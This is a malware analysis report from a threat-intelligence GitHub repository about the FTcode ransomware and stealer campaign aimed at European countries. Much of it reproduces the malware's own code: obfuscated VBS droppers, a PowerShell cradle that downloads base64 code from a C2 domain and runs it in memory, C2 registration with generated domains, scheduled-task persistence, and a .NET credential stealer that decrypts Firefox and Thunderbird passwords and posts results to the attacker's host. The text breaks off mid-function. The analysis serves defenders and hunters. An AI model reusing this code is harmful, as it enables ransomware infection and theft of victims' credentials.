CyberThreatIntel/Analysis.md at master · StrangerealIntel/CyberThreatIntel · GitHub

github.com/StrangerealIntel/CyberThreatIntel/blob/master/Additional Analysis/Unknown/2020-06-22/Analysis.md

StrangerealIntel

StrangerealIntel/
CyberThreatIntel

Analysis of malware and Cyber Threat Intel of APT and cybercriminals groups

2 Contributors | 0 Issues | 579 Stars | 123 Forks

Cannot retrieve contributors at this time

FTcode targets European countries


Table of Contents


Malware analysis


The initial vector used by the Threat Actor is a common phishing campaign which contents, a malicious archive. This archive has a compressed composed of the vbs script and lot empty slot of data for avoid the sandbox analysis (between 40MB to 243MB).

This focus the companies and court with notification as theme of mail of phishing.

Here, some samples of mails used for the campaign and thanks to JAMESWT for sharing the pictures and information.







Two variants of the VBS script have been observed, one perform the register action as new client to infect with the ransomware. The second use in more stealer actions by NET class. Thanks to reecdeep for sharing some samples and information


The first variant use regular expression (regex) for parse each lines, the result is merged for be the command to execute by shell call.

```
Set Regex = New RegExp
Regex.Pattern = "(.+)O(.+)"
Function Decode( input)
  Data = Data + Chr( ( Build( input, "$2")) - ( Build( input, "$1"))
)
End Function
Mod = 0
Data = ""
Decode  "5210633"
'[...]
Decode  "4590518"

CreateObject("WScript.Shell").Run Data, Mod
Data = ""
Function Build(a, b)
        Build = CInt( Regex.Replace(a, b))
End Function
MsgBox "Bad archive"
```

The second VBS use too a regex for parse each line and select the data at each X defined elements (here 7) and merge all for getting the command to execute. On compared to the first VBS, we can note that the structure is the same with a different algorithm.

```
Dim Regex, Mod, Data
Set Regex = New RegExp
Regex.Pattern = "(.{7})(.)"
Regex.Global = True
Mod = 0
Data = ""

Sub DecodeData
Decode "mp<}JMRpBUCwlcgoJLlckgzwD; [...] Sas{X-H.I{mObW"
Decode "LfzDqZdi"
'[...]
End Sub

Function build ( a )
  Data = Data & a
End Function

Function Decode (input)
  build( Regex.Replace(input, "$2" ) )
End Function

DecodeData
CreateObject("WScript.Shell").Run Data, Mod ' run decoded command
Mod= "iawzi"
'giovedi 8855 marzo
```

By the retrohunt, the group seems increment its algorithm on the same template at each sending mass mails by batches of mails of theirs campaign, it can be interesting to use this reference for hunting.



Both have the same method for the next steps of the operations, this uses the downloadString method for getting the bytes, convert from the base 64 and execute it in memory.

```
powershell uvywg="gzzhv";
iex ( [string]
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64S
 ((New-Object
Net.WebClient).DownloadString('hxxp://documento.selltokengarffhonda.c
need=dfgee52&vid=test1&99895')))));;;;;;
```

The first part define the variables for the different paths, URL and payloads. Create the following folder if don't exists.

```
$path_lib = $env:PUBLIC + "\Libraries"
if (-not (Test-Path $path_lib)) { md $path_lib; }
$path_vbs = $path_lib + "\WindowsIndexingService.vbs";
$path_tmp = $env:temp + "\AFX50058.tmp";
$path_db  = $path_lib + "\tsource.db";
$myurlpost = $false;
$pay = "w";
```

The following functions give the date for creating the timestamp used for stops the current process. The second function stop the process if an exception is throwing on to collect process. The last function sends a call for register action as first and for getting the ransomware on the second time.

```
function iamwork2() { sc -Path $path_tmp -Value $(Get-Date); }
function cleanup($input)
{
  if($input -match 'OutOfMemoryException')
  {
    ri - Path $path_tmp -Force; #ri -> Remove-Item
    get-process powershell* | stop-process;
    exit;
  };
}

function sendpost2($input)
{
  if(!$myurlpost){ return $false; };
  $netclient = New-Object System.Net.WebClient;
  $netclient.Credentials =
[System.Net.CredentialCache]::DefaultCredentials;
  $netclient.Headers.Add("Content-Type", "application/x-www-form-
urlencoded");
  $netclient.Encoding = [System.Text.Encoding]::UTF8;
  try
  {
    $rep = $netclient.UploadString($myurlpost,"l="+
[Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes(("v=505.8&gu
 + $input))));
    if(!$pay){ return $false; }
    $refComp, $ParsedRep = $rep.split(",");
    $ref =
[Convert]::ToBase64String($cryptokey.ComputeHash([Text.Encoding]::ASC

    if($ref -eq $refComp){ return ([string]
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64S

  }
  catch{ cleanup $_.Exception.Message; };
  return $false;
};
```

The next block of functionsare for the registration of the victims on the waiting list of the attacker and for the timestramp used for automatically stop the process after 15 minutes. The algorithm for generating the domains uses a list of string in base 64 and the date. These domains seem more like a lure that a real domain.

```
function SendRegister($datatoc2)
{
  $baseURL = "http://z2uymda1mtk.top/";
  "ge","6h","sp","FT","4H","fW","mP" | %{ $baseURL += ","+"http://"+
([Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($_+
$(Get-Date -UFormat "%y%m%V"))).toLower()) +".top/"; };
  #$baseurl ->
http://z2uymda1mtk.top/,http://z2uymda2mju=.top/,http://nmgymda2mju=.

  $baseURL.split(",") | %{
    if(!$myurlpost){
      $myurlpost = $_ -replace "=", "";
      #
["http://z2uymda1mtk.top/","http://z2uymda2mju.top/","http://nmgymda2

      if(!(sendpost2 ($datatoc2 + "&domen=$myurlpost"))){ $myurlpost
= $false; };
      Start-Sleep -s 5;
    }
  };
  if($datatoc2 -match "status=register"){return "ok";}
  else{return $myurlpost;}
};

#Force remove item again
if (Test-Path $path_tmp)
{
  if (((NEW-TIMESPAN -Start ((Get-ChildItem $path_tmp).CreationTime)
-End (Get-Date)).Minutes) -gt 15)
  {
    ri -Path $path_tmp -Force;
    try{ get-process powershell* | stop-process } catch{};
    exit;
  }
  else{ exit; };
};
```

The last block of code creates a new GUID for the key of IV for the file encryption process with AES and sends the registration pulse to C2 domains. At each pulse after the registration, if the response isn't changed by the attacker, this drops and executes the same initial VBS for reinfect the victim.

```
function GenerateRegister($input)
{
  if($input)
  {
    $rawGUID = [guid]::NewGuid();
    $GUID = ([guid]::NewGuid() -replace '-','').Substring(0,16);
    $cryptokey.key = [Text.Encoding]::ASCII.GetBytes($GUID);
    $bannerData = "status=register&ssid=$GUID&os="+
([string]$PSVersionTable.BuildVersion)+"&psver="+(((Get-
Host).Version).Major)+ "&comp_name=" + ((Get-WmiObject -class
Win32_ComputerSystem -Property Name).Name.trim());
    $ydtfbhdh = SendRegister $bannerData;
    if($ydtfbhdh -ne "ok"){ exit; }
    sc -Path $path_db -Value ($rawGUID, $GUID -join ',') -Force;
    gi $path_db -Force |  %{ $_.Attributes = "Hidden" };
  }
  return (get-content $path_db).split(',');
}

$cryptokey = New-Object System.Security.Cryptography.HMACSHA256;
$task = (schtasks.exe /create /TN "WindowsApplicationService" /sc
DAILY /st 00:00 /f /RI 14 /du 23:59 /TR $path_vbs);
# Execute VBS file each 14 minutes and warning alerts are disable
if (Test-Path $path_db) #Load if found
{
  $rawGUID, $GUID =  GenerateRegister $false;
  if($GUID.length -ne 16 ){ $rawGUID, $GUID =  GenerateRegister
$true; }
}
else{  $rawGUID, $GUID =  GenerateRegister $true;}
$cryptokey.key = [Text.Encoding]::ASCII.GetBytes($GUID);
$myurlpost = SendRegister;
while($pay)
{
  iamwork2;
  try
  {
    if($pay -and ($pay.length -gt 30) ){ iex $pay;};
  }
  catch{ cleanup $_.Exception.Message; };
  Start-Sleep -s 280;
  $pay = sendpost2;
};
ri -Path $path_tmp -Force;
```

A second variant of the code use an additional class in .NET for stealing the credentials. The first block of code content the same structure with the variables and add the create of the persistence method by task scheduled. The first new functionality is that sends return of operation to the C2 but only push success of fail operation, no one debug value are present for know the reason of the failure operation, that proves that the TA is more interested by the return of the successful stolen data. Whether as attacker that you are in a red team or a well organized cybercriminal group, having debug informations is important for know the reasons or and idea of problems (action blocked by AMSI, AV, invalid rights, unknown error with a specific build OS ...) and keep a fix or an alternative method for bypass the problem. This already gives the idea that the TA is only motived for the instant gain

not as resell interesting infrastructures before ransom it (TA505 to silence by examples), for a botnet or intermediate C2 platform structure.

```
try
{
  $path_lib = $env:PUBLIC + "\Libraries"
  if (-not (Test-Path $path_lib)) { md $path_lib; }
  $path_vbs = $path_lib + "\WindowsIndexingService.vbs";
  $netclient = New-Object System.Net.WebClient;
  $netclient.Credentials =
[System.Net.CredentialCache]::DefaultCredentials;
  $netclient.DownloadString("http://z2uymda1mtk.top/?need=ma7dd05&")
| out-file $path_vbs;
  schtasks.exe /create /TN "WindowsApplicationService" /sc DAILY /st
00:00 /f /RI 16 /du 23:59 /TR $path_vbs;  # Create service
WindowsApplicationService -> Keep persistence
}
catch{}
function SendStringToC2( $DatatoSend )
{
  $netclient = New-Object System.Net.WebClient;
  $netclient.Credentials =
[System.Net.CredentialCache]::DefaultCredentials;
  $netclient.Headers.Add("Content-Type", "application/x-www-form-
urlencoded");
  $netclient.Encoding = [System.Text.Encoding]::UTF8;
  try
  {
    $RepCode = $netclient.UploadString( "http://z2uymda1mtk.top/",
"guid=temp_9192217407&" + $DatatoSend );
    return $RepCode;
  }
  catch{};
  return $false;
};
```

This next function is used for recognized the format of the payload send by the C2 by magic numbers, if this a PE, a COM executable or a encrypt payload (by unknown flag). This section is correctly coded and are very different of the rest of the code, seems to be a copy/paste or another person of the group have coded this part.

```
function Get-ExecutableType
{
  [CmdletBinding()]
  param (
      [Parameter(Mandatory = $true)]
      [ValidateScript({ Test-Path -LiteralPath $_ -PathType Leaf })]
      [string]
      $Path
  )
  try
  {
        try
        {
            $stream = New-Object System.IO.FileStream(
                $PSCmdlet.GetUnresolvedProviderPathFromPSPath($Path),
                [System.IO.FileMode]::Open,
                [System.IO.FileAccess]::Read,
                [System.IO.FileShare]::Read
            )
        }
        catch
        {
        SendStringToC2 "crederror=ERR:Error opening file $Path for
Read: $($_.Exception.Message)";
        throw
        }
        $exeType = 'Unknown'
        if ([System.IO.Path]::GetExtension($Path) -eq '.COM'){
$exeType = '16-bit'} #COM Object
        $bytes = New-Object byte[](4) # Header of payload -> check
Magic numbers
        if ( ($stream.Length -ge 64) -and ($stream.Read($bytes, 0, 2)
-eq 2) -and ($bytes[0] -eq 0x4D -and $bytes[1] -eq 0x5A) ) #Check
correct reading of the stream and checlk PE magic numbers
        {
            $exeType = 16
            if ( ($stream.Seek(0x3C, [System.IO.SeekOrigin]::Begin) -
eq 0x3C) -and ($stream.Read($bytes, 0, 4) -eq 4) ) # Check init
cursor + read the data works
            {
                if (-not [System.BitConverter]::IsLittleEndian) {
[Array]::Reverse($bytes, 0, 4) } #Check little Endian else reverse
the bits to Big Endian
                $peHeaderOffset =
[System.BitConverter]::ToUInt32($bytes, 0) # Get Offset
                if ($stream.Length -ge $peHeaderOffset + 6 -and
                    $stream.Seek($peHeaderOffset,
[System.IO.SeekOrigin]::Begin) -eq $peHeaderOffset -and
                    $stream.Read($bytes, 0, 4) -eq 4 -and
                    $bytes[0] -eq 0x50 -and $bytes[1] -eq 0x45 -and
$bytes[2] -eq 0 -and $bytes[3] -eq 0) #Crypted payload option
                {
                    $exeType = 'Unknown'
                    if ($stream.Read($bytes, 0, 2) -eq 2)
                    {
```

```
                        if (-not
[System.BitConverter]::IsLittleEndian) { [Array]::Reverse($bytes, 0,
2) } #Check little Endian else reverse the bits to Big Endian
                        $machineType =
[System.BitConverter]::ToUInt16($bytes, 0)
                        switch ($machineType) #check Arch system
                        {
                            0x014C { $exeType = 32 }
                            0x0200 { $exeType = 64 }
                            0x8664 { $exeType = 64 }
                        }
                    }
                }
            }
        }
        return $exeType
  }
  catch {throw} #Push exception
  finally { if ($null -ne $stream) { $stream.Dispose() } } #Free
unmanaged resources
}
```

Here, we can see the begin a .NET class that can be invoked, create the log on the Temp folder and declare the function for merge all the data of an array of data stolen by a method executed (for mozilla, chrome software...)

```
$stillerBlock = {
$ErrorActionPreference = "SilentlyContinue"
$global:log = [System.IO.Path]::GetTempFileName() #Path of the log
try{ Start-Transcript -Append $global:log; }
catch{}

function mergeInfo($data, $info)
{
  try
  {
    foreach($record in $data.info.Keys)
    {
      if($info.info[$record.ToString()] -eq $null) {
$info.info[$record] = @() }
      foreach($value in $data.info[$record])  { $info.info[$record]
+= @{ [string]$value.Keys = [string]$value.Values } }
    }
  }
  catch{ SendStringToC2 "crederror=ERR:mergeInfo:
$($_.Exception.Message)"; }
}
```

The next function is used for the dump of the credentials of Mozilla Software (Firefox and Thunderbird). This check in testing the validity of the paths (32 and 64 bytes) with the recovery dll (that used later for extraction of data), at the first valid path is copy it and stop the loop. This returns an default error if nothing found. This logic is stupid this only detect the presence of Mozilla software but don't give valuable informations like the valide paths for listing as first and avoid to make a second time the tries on the system (be more stealth) and for the debug, imagine that tomorrow

Mozilla change the format of the data, you can know that you have found valid files but your method don't works for any reason.

```
Function ff_dump
{
    try
    {
        $ffInfo = @{}
        $ffError = "SUCCESS"
        $mPaths = @("$env:SystemDrive\Program Files\Mozilla Firefox",
"$env:SystemDrive\Program Files\Mozilla Thunderbird",
"$env:SystemDrive\Program Files (x86)\Mozilla Firefox",
"$env:SystemDrive\Program Files (x86)\Mozilla Thunderbird")
        $mozillaPath = $null
        foreach($path in $mPaths)
        {
            $nssPath = $(Join-Path ([string]$path)
([string]'nss3.dll'))
                if([System.IO.File]::Exists($nssPath))
                {
                    $mozillaPath = ([string]$path)
                    break # if one of path is true, break the loop
and add the path
                }
        }
        #if nothing found return the error
        if($mozillaPath -eq $null) {  return @{"logs" =
"$global:log"; "error" = $ffError; "info" = $ffInfo} }
```

Once that this checked, this try to check if the Web extensions that the old .NET frameworks disable by default. This is used for the script, for the final request. This import after the class which use the dll in the two structures.

```
        try  { Add-Type -AssemblyName System.web.extensions } #
System.Web.Extensions contains all the classes and support classes
for ASP.NET AJAX controls (JSON)
        catch  { return @{"logs" = "$global:log"; "error" = "Load WEB
assembly"; "info" = $ffInfo} }
        $netStructs =  @"
            public struct TSECItem2
            {
                public int SECItemType;
                public int SECItemData;
                public int SECItemLen;
            }
            public struct SlotInfo {}
"@
        $cp = New-Object System.CodeDom.Compiler.CompilerParameters
        $cp.CompilerOptions = '/unsafe'
        Add-Type -TypeDefinition $netStructs -Language CSharp -
CompilerParameters $cp #initiate NET structure
        $netCode = @"
            using System;
            using System.Diagnostics;
            using System.Runtime.InteropServices;
            using System.Text;

                public static class nss3
                {
                    [DllImport("nss3.dll", EntryPoint =
"PL_Base64Decode", CallingConvention = CallingConvention.StdCall,
CharSet = CharSet.Auto)]
                        public static extern IntPtr
PL_Base64Decode(IntPtr inStr, int inLen, IntPtr outStr);

                    [DllImport("nss3.dll", CharSet=CharSet.Auto)]
                        public static extern IntPtr
PK11_GetInternalKeySlot();

                    [DllImport("nss3.dll", CharSet=CharSet.Auto)]
                        public static extern void
PK11_FreeSlot(IntPtr SlotInfoPtr);

                    [DllImport("nss3.dll", CharSet=CharSet.Auto)]
                        public static extern int
PK11_CheckUserPassword(IntPtr slotInfo, string pwd);

                    [DllImport("nss3.dll", EntryPoint =
"PK11SDR_Decrypt", CallingConvention = CallingConvention.Cdecl,
CharSet = CharSet.Ansi)]
                        public static extern int
PK11SDR_Decrypt(IntPtr dataIn, IntPtr dataOut, string pVoid);

                    [DllImport("nss3.dll", EntryPoint =
"SECITEM_ZfreeItem", CallingConvention = CallingConvention.Cdecl,
CharSet = CharSet.Ansi)]
                        public static extern void
SECITEM_ZfreeItem(IntPtr secItem, int count);
```

```
                    [DllImport("nss3.dll", EntryPoint =
"NSSUTIL_GetVersion", CallingConvention = CallingConvention.StdCall,
CharSet = CharSet.Auto)]
                        public static extern IntPtr
NSSUTIL_GetVersion();

                    [DllImport("nss3.dll", EntryPoint =
"NSS_IsInitialized", CallingConvention = CallingConvention.StdCall,
CharSet = CharSet.Auto)]
                        public static extern bool
NSS_IsInitialized();

                    [DllImport("nss3.dll", EntryPoint = "NSS_Init",
CallingConvention = CallingConvention.StdCall,  CharSet =
CharSet.Auto)]
                        public static extern int NSS_Init(byte[]
path);

                    [DllImport("nss3.dll", EntryPoint =
"NSS_Shutdown", CallingConvention = CallingConvention.StdCall,
CharSet = CharSet.Auto)]
                        public static extern int NSS_Shutdown();

                    [DllImport("nss3.dll", CharSet=CharSet.Auto)]
                        public static extern int PORT_GetError();

                    [DllImport("nss3.dll", CharSet=CharSet.Auto)]
                        public static extern IntPtr
PR_ErrorToName(int err);
                }

                internal static class UnsafeNativeMethods
                {
                    [DllImport("kernel32.dll", CharSet =
CharSet.Auto, SetLastError = true)]
                        internal static extern IntPtr
LoadLibrary(string lpFileName);

                    [DllImport("kernel32.dll", CharSet =
CharSet.Auto, SetLastError = true)]
                        internal static extern bool
FreeLibrary(IntPtr hModule);

                    [DllImport("kernel32.dll", CharSet =
CharSet.Auto, SetLastError = true)]
                        internal static extern bool
SetDllDirectoryW(string lpPathName);

                    [DllImport("kernel32.dll", CharSet =
CharSet.Auto, CallingConvention = CallingConvention.StdCall,
SetLastError = true)]
                        internal static extern IntPtr
GetProcAddress(IntPtr hModule, string procName);
                }
```

```
                public static class Stiller # You want say "Stealer"
? lol
                {
                    static IntPtr pk11slot = IntPtr.Zero;
                    static IntPtr vcruntime140dll = IntPtr.Zero;
                    static IntPtr msvcp140dll = IntPtr.Zero;
                    static IntPtr mozgluedll = IntPtr.Zero;
                    static IntPtr nss3dll = IntPtr.Zero;

                    public static void loadHelpers(string ffPath)
                    {
                        Stiller.vcruntime140dll =
UnsafeNativeMethods.LoadLibrary(ffPath + "\\vcruntime140.dll");
                        Stiller.msvcp140dll =
UnsafeNativeMethods.LoadLibrary(ffPath + "\\msvcp140.dll");
                        Stiller.mozgluedll =
UnsafeNativeMethods.LoadLibrary(ffPath + "\\mozglue.dll");
                    }

                    public static IntPtr loadNSS3(string ffPath)
                    {
                        IntPtr nss3 =
UnsafeNativeMethods.LoadLibrary(ffPath + "\\nss3.dll");
                        Stiller.nss3dll = nss3;
                        return nss3;
                    }

                    public static bool initFF(string ffPath, string
profilePath)
                    {
                        bool result = false;
                        loadHelpers(ffPath);
                            if(loadNSS3(ffPath) != IntPtr.Zero)
                            {
                                IntPtr nV =
nss3.NSSUTIL_GetVersion();
                                int nssInitRez =
nss3.NSS_Init(Encoding.ASCII.GetBytes(profilePath));
                                if(nssInitRez == 0)
                                {
                                    pk11slot =
nss3.PK11_GetInternalKeySlot();
                                    int checkPwd =
nss3.PK11_CheckUserPassword(pk11slot, "");
                                    if(checkPwd == 0) { result =
true; }
                                }
                            }
                        return result;
                    }

                    public static void shutdownFF()
                    {
                        nss3.PK11_FreeSlot(pk11slot);
```

```
                        int rez = nss3.NSS_Shutdown();
                        UnsafeNativeMethods.FreeLibrary(nss3dll);

UnsafeNativeMethods.FreeLibrary(Stiller.mozgluedll);

UnsafeNativeMethods.FreeLibrary(Stiller.msvcp140dll);

UnsafeNativeMethods.FreeLibrary(Stiller.vcruntime140dll);
                    }

                    public struct TSECItemType
                    {
                        public int SECItemType;
                        public IntPtr SECItemData;
                        public int SECItemLen;
                    }

                    public struct SlotInfo { public long l;}
                    public static string decodeData(string
profilePath, string dataEnc, byte[] unBase64)
                    {
                        string decoded = "";
                            try
                            {
                                bool nssIsInit =
nss3.NSS_IsInitialized();
                                if(!nssIsInit) { return ""; }
                                int TSECItemTypeSize =
Marshal.SizeOf(typeof(TSECItemType));
                                TSECItemType dataIn = new
TSECItemType();
                                dataIn.SECItemData =
Marshal.AllocHGlobal(unBase64.Length);
                                Marshal.Copy(unBase64, 0,
dataIn.SECItemData, unBase64.Length);
                                dataIn.SECItemLen= unBase64.Length;
                                dataIn.SECItemType= 0;
                                IntPtr dataOutPtr =
Marshal.AllocHGlobal(TSECItemTypeSize);
                                IntPtr dataInPtr =
Marshal.AllocHGlobal(TSECItemTypeSize);
                                Marshal.StructureToPtr(dataIn,
dataInPtr, true);
                                int decryptRez =
nss3.PK11SDR_Decrypt(dataInPtr, dataOutPtr, null);
                                if(decryptRez != 0) { return ""; }
                                TSECItemType dataOut =
(Stiller.TSECItemType)Marshal.PtrToStructure(dataOutPtr,
typeof(TSECItemType));  //
                                decoded =
PtrToStringSized(dataOut.SECItemData, dataOut.SECItemLen);
                                nss3.SECITEM_ZfreeItem(dataOutPtr,
0);
                                Marshal.FreeHGlobal(dataInPtr);
                            }
```

```
                            catch { return "";}
                            return decoded;
                    }
                    private static string PtrToStringUtf8(IntPtr ptr)
                    {
                        if (ptr == IntPtr.Zero) {return "";}
                        int len = 0;
                        while
(System.Runtime.InteropServices.Marshal.ReadByte(ptr, len) != 0)
{len++;}
                        if (len == 0){return "";}
                        byte[] array = new byte[len];

System.Runtime.InteropServices.Marshal.Copy(ptr, array, 0, len);
                        return
System.Text.Encoding.UTF8.GetString(array);
                    }
                    private static string PtrToStringSized(IntPtr
ptr, int len)
                    {
                        if (ptr == IntPtr.Zero){return "";}
                        if (len == 0){return "";}
                        byte[] array = new byte[len];

System.Runtime.InteropServices.Marshal.Copy(ptr, array, 0, len);
                        return
System.Text.Encoding.UTF8.GetString(array);
                    }
                }
"@
```

This initiates the .NET class and define the path of the profile, the fact to use an array with valid softwares by the valid paths will be more stealth, this retry for each arch version and software. This search to steal the SMTP credentials.

```
        Add-Type -TypeDefinition $netCode -Language CSharp -
CompilerParameters $cp2 # Initiate .NET payload
        $profilePathFF =
"$($env:APPDATA)\Mozilla\Firefox\Profiles\*.*"
        $profilePathTB = "$($env:APPDATA)\ThunderBird\Profiles\*.*"
        $defaultProfiles = @()
        try
        {
            $defaultProfiles += $(Get-ChildItem $profilePathFF -
ErrorAction SilentlyContinue) | select -ExpandProperty FullName -
ErrorAction SilentlyContinue
            $defaultProfiles += $(Get-ChildItem $profilePathTB -
ErrorAction SilentlyContinue) | select -ExpandProperty FullName -
ErrorAction SilentlyContinue
        }
        catch {}
        # Why don't do an array with the valid path ?
        # Test again
        if($mozillaPath -ne $null)
        {
            $nss = $(Join-Path ([string]$mozillaPath)
([string]'nss3.dll'))
            If([System.IO.File]::Exists($nss)) #if the dll exists
            {
                foreach($defaultProfile in $defaultProfiles)
                {
                    if($defaultProfile -ne $null )
                    {
                        $jsonPath = $(Join-Path
([string]$defaultProfile) ([string]"logins.json"))
                        if([System.IO.File]::Exists($jsonPath))
                        {
                            $jsonFile = (Get-Content $jsonPath -
ErrorAction SilentlyContinue)
                                if(!($jsonFile)){}
                                else
                                {
                                    $ser = New-Object
System.Web.Script.Serialization.JavaScriptSerializer
                                    $obj =
$ser.DeserializeObject($jsonFile)
                                    $initFF =
$([Stiller]::initFF($mozillapath, $defaultProfile));
                                    if($initFF -eq $True)
                                    {
                                        $logins = $obj['logins']
                                        $count = ($logins.Count) - 1
                                        for($i = 0; $i -le $count;
$i++)
                                        {
                                            $formUrl =
$logins.GetValue($i)['formSubmitURL']
                                            if($formUrl -eq $null)
                                            {
                                                $formUrl =
```

```
$logins.GetValue($i)['hostname']
                                                    if($formUrl -eq
$null) { $formUrl = "empty" }
                                                }
                                                #Get informations of the
profile

if(($formUrl.StartsWith("smtp","CurrentCultureIgnoreCase")) -Or
($formUrl.StartsWith("pop","CurrentCultureIgnoreCase")) -Or
($formUrl.StartsWith("imap","CurrentCultureIgnoreCase"))) { $url =
([System.Uri]$formUrl).Host}
                                                else
                                                {
                                                    $url =
([System.Uri]$formUrl).Host
                                                    if($url.Length -eq 0)
{ $url = "empty" }
                                                }
                                                $encPwd =
$logins.GetValue($i)['encryptedPassword']
                                                $encUser =
$logins.GetValue($i)['encryptedUsername']
                                                if($encPwd.Length -gt 0 -
and $encUser.Length -gt 0)
                                                {
                                                    $pass =
[Stiller]::decodeData($defaultProfile, $encPwd,
[System.Convert]::FromBase64String($encPwd))
                                                    $user =
[Stiller]::decodeData($defaultProfile, $encUser,
[System.Convert]::FromBase64String($encUser))
                                                    if($ffInfo[$url] -eq
$null) { $ffInfo[$url] = @() }
                                                    $ffInfo[$url] += @{
[string]$user = [string]$pass }
                                                }
                                            }
                                            [Stiller]::shutdownFF()
                                        }
                                    }
                                }
                                else{ $ffError = "NO PROFILE";  }
                            }
                        }
                    }
                    else{ $ffError = "NO ff\TB";  }
                }
                return @{"logs" = "$global:log"; "error" = $ffError; "info" =
$ffInfo}
            }
            catch{ SendStringToC2 "crederror=ERR:ff_dump:
$($_.Exception.Message)";}
        }
```

The next functions are used for decode the value of each character by mathematical operations (power of 2, XOR, floor the resulting value).

```
Function __ToInt($ByteArray)
{
  try
  {
    If ($ByteArray.Length -eq 0) { Return 0 } # No data exception
    [int32] $i = 0;
    $x = 0;
    Do { $i = [math]::Floor($i * [math]::Pow(2, 0x8)) -bor
($ByteArray[$x++]) }  # Pow 2,8 -> 2^8 -> 256 + Xor by value of the
Array
    While ($x -lt $ByteArray.Length) # Parse all the array
    Return $i; # Return final interger
  }
  catch{ SendStringToC2 "crederror=ERR:__ToInt:
$($_.Exception.Message)"; }
}

Function ParseVarint($ByteArray, [ref]$VarintSize)
{
  try
  {
    [int32] $Val = 0;
    $x = 0;
    Do
    {
      $Byte = $ByteArray[$x++];
      $Val = [math]::Floor($Val * [math]::Pow(2, 0x7)) -bor ($Byte -
band 0x7F); # Decode the bytes of the array
    }
    While($x -lt 8 -and ($Byte -band 0x80))
    $VarintSize.Value = $x;
    Return $Val; #Get final value
  }
  catch{ SendStringToC2 "crederror=ERR:ParseVarint:
$($_.Exception.Message)"; }
}

[ref]$VarintSize = 0;
```

The next three functions check the correct extension (magic numbers of sqlite data) and define the cells of data. Each cell which contents the data is parsed and analyzed if this a username, URL, password to decode and add to list of dump data for firefox.

```
Function ParseSQLite($Page)
{
  try
  {
    If ($Page[0] -ne 0x0D) { Return } #Wrong Magic Index
    $NumCells = __ToInt $Page[0x3..0x4]; # Check number of cells of
data
    $CellAddrStart = 0x8; #Begin interval
    $CellAddrStop = $CellAddrStart + ($NumCells * 2) - 1; #End
interval
    For ($x = $CellAddrStart; $x -le $CellAddrStop; $x += 2) #Parse
all the cells
    {
        $CellAddr = __ToInt ($Page[$x .. ($x + 1)]); #Push the
address to point
        ParseCellSQLite($Page[$CellAddr .. $Page.Length]); # Send the
cell to decrypt
    }
  }
  catch{ SendStringToC2 "crederror=ERR:ParseSQLite:
$($_.Exception.Message)"; }
}

Function ParseCellSQLite($Cell)
{
  try
  {
    $Offset = 0
    $PayloadLength = ParseVarint ($Cell[$Offset .. ($Offset + 4)])
$VarintSize
    $Offset += $VarintSize.Value
    $RowID = ParseVarint ($Cell[$Offset .. ($Offset + 4)])
$VarintSize
    $Offset += $VarintSize.Value
    If (($Offset + $Payload.Length) -le $Cell.Length){
ParsePayloadSQLite $Cell[$Offset .. ($Offset + $PayloadLength - 1)] }
# Return the cell to decode with the dll
  }
  catch{ SendStringToC2 "crederror=ERR:ParseCellSQLite:
$($_.Exception.Message)";}
}

Function ParsePayloadSQLite($Payload)
{
  try
  {
    If ($Payload.Length -eq 0) { Return }
